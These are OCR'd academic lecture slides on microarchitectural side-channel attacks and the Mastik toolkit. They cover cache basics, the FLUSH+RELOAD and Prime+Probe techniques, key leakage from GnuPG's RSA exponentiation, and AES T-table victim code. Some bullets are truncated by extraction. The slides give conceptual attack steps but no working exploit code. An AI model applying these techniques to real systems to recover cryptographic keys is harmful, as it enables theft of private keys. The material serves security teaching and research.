

Mastik: a Toolkit for Microarchitectural Channel Attacks

Yuval Yarom, The University of Adelaide and Data61


First year computer science: Von Neumann Architecture



Computer Architecture course




The rest of the CS degree



Programmers' Model of Execution

- High level languages
- Asymp
- Archit
- Focus
- CPU V



(In)Security lives and breathes in the cracks between abstraction layers.

Thomas Dullien (@halvarflake)

	Abstract	Concrete
Hardware	Dedicated	Shared
Memory	Uniform	Non-uniform
Execution	Serial	Superscalar

CPU vs. Memory


	Processor Speed	**Memory Latency**
	1 MHz	500 ns
	8*2600 MHz	63 ns

Bridging the gap

Cache utilises locality to bridge the gap


- Divides memory into *lines*
- Stores recently used lines

- In a *cache hit*, data is retrieved from the cache
- In a *cache miss*, data is retrieved from memory and inserted to the cache




Cache Consistency

- Memory and cache can be in inconsistent states
  - Rare, but possible
- Solution: Flushing the cache contents
  - Ensures that the next load is served from the memory




FLUSH+RELOAD [YF14]

- **FLUSH** memory line
- Wait a bit
- Measure time to **RELOAD** line
  - slow-> no access
  - fast-> access
- Repeat



The RSA Encryption System

- The RSA encryption is a public key cryptographic scheme



$M = C^d \bmod N$

M

$C = M^e \bmod N$

Key Generation:

- Select random primes p and q
- Calculate $N = pq$
- Select a public exponent $e(=65537)$
- Compute $d=e^{-1} \bmod \varphi(N)$
- (N, e) is the public key
- (p, q, d) is the private key

GnuPG 1.4.13 Exponentiation

```
x ⟵1
for i ⟵|d|-1 downto 0 do
    x ⟵x^2 mod n
    if (d_i = 1) then
        x = xC mod n
    endif
done
return x
```

Example:


$11^5 \bmod 100 =$

$161{,}051 \bmod 100 = 51$

Operation	x	i	d_i

The private key is encoded in the sequence of operations !!!

Flush+Reload on GnuPG 1.4.13




The FLUSH+RELOAD Technique

- Leaks information on victim access to shared memory.
- Spy monitors victim's access to shared code
  - Spy can determine what victim does
  - Spy can infer the data the victim operates on


Set Associative Caches


- Memory lines map to *cache sets*. Multiple lines map to the same set.
- Sets consist of *ways*. A memory line can be stored in **any** of the ways of the set it maps to.
- When a cache miss occurs, one of the lines in the set is *evicted*.



The Prime+Probe Attack [OST06]

- Allocate a cache-sized memory buffer
- *Prime:* fills the cache with the contents of the buffer
- *Probe:* measure the time to access each cache set
  - Slow access indicates victim access to the set
- The probe phase primes the cache for the next round





Memory


Sample Victim: Data Rattle

```
volatile char buffer[4096];

int main(int ac, char **av) {
  for (;;) {
    for (int i = 0; i < 64000; i++)
      buffer[800] += i;

    for (int i = 0; i < 64000; i++)
      buffer[1800] += i;
  }
}
```

Cache Fingerprint of the Rattle Program



Real Victim – AES

```
    s0 = GETU32(in     ) ^ rk[0];
    s1 = GETU32(in +  4) ^ rk[1];
    s2 = GETU32(in +  8) ^ rk[2];
    s3 = GETU32(in + 12) ^ rk[3];
#ifdef FULL_UNROLL
    /* round 1: */
    t0 = Te0[s0 >> 24] ^ Te1[(s1 >>
    t1 = Te0[s1 >> 24] ^ Te1[(s2 >>
    t2 = Te0[s2 >> 24] ^ Te1[(s3 >>
    t3 = Te0[s3 >> 24] ^ Te1[(s0 >>
    /* round 2: */
    s0 = Te0[t0 >> 24] ^ Te1[(t1 >> 16) & 0xff] ^ Te2[(t2 >>  8) & 0xff] ^ Te3[t3 & 0xff] ^ rk[ 8];
    s1 = Te0[t1 >> 24] ^ Te1[(t2 >> 16) & 0xff] ^ Te2[(t3 >>  8) & 0xff] ^ Te3[t0 & 0xff] ^ rk[ 9];
    s2 = Te0[t2 >> 24] ^ Te1[(t3 >> 16) & 0xff] ^ Te2[(t0 >>  8) & 0xff] ^ Te3[t1 & 0xff] ^ rk[10];
    s3 = Te0[t3 >> 24] ^ Te1[(t0 >> 16) & 0xff] ^ Te2[(t1 >>  8) & 0xff] ^ Te3[t2 & 0xff] ^ rk[11];
    /* round 3: */
    t0 = Te0[s0 >> 24] ^ Te1[(s1 >> 16) & 0xff] ^ Te2[(s2 >>  8) & 0xff] ^ Te3[s3 & 0xff] ^ rk[12];
    t1 = Te0[s1 >> 24] ^ Te1[(s2 >> 16) & 0xff] ^ Te2[(s3 >>  8) & 0xff] ^ Te3[s0 & 0xff] ^ rk[13];
    t2 = Te0[s2 >> 24] ^ Te1[(s3 >> 16) & 0xff] ^ Te2[(s0 >>  8) & 0xff] ^ Te3[s1 & 0xff] ^ rk[14];
    t3 = Te0[s3 >> 24] ^ Te1[(s0 >> 16) & 0xff] ^ Te2[(s1 >>  8) & 0xff] ^ Te3[s2 & 0xff] ^ rk[15];
    /* round 4: */
    s0 = Te0[t0 >> 24] ^ Te1[(t1 >> 16) & 0xff] ^ Te2[(t2 >>  8) & 0xff] ^ Te3[t3 & 0xff] ^ rk[16];
```

```
static const u32 Te0[256] = {
    0xc66363a5U, 0xf87c7c84U, 0xee777799U, 0xf67b7b8dU,
    0xfff2f20dU, 0xd66b6bbdU, 0xde6f6fb1U, 0x91c5c554U,
    0x60303050U, 0x02010103U, 0xce6767a9U, 0x562b2b7dU,
    0xe7fefe19U, 0xb5d7d762U, 0x4dababe6U, 0xec76769aU,
    0x8fcaca45U, 0x1f82829dU, 0x89c9c940U, 0xfa7d7d87U,
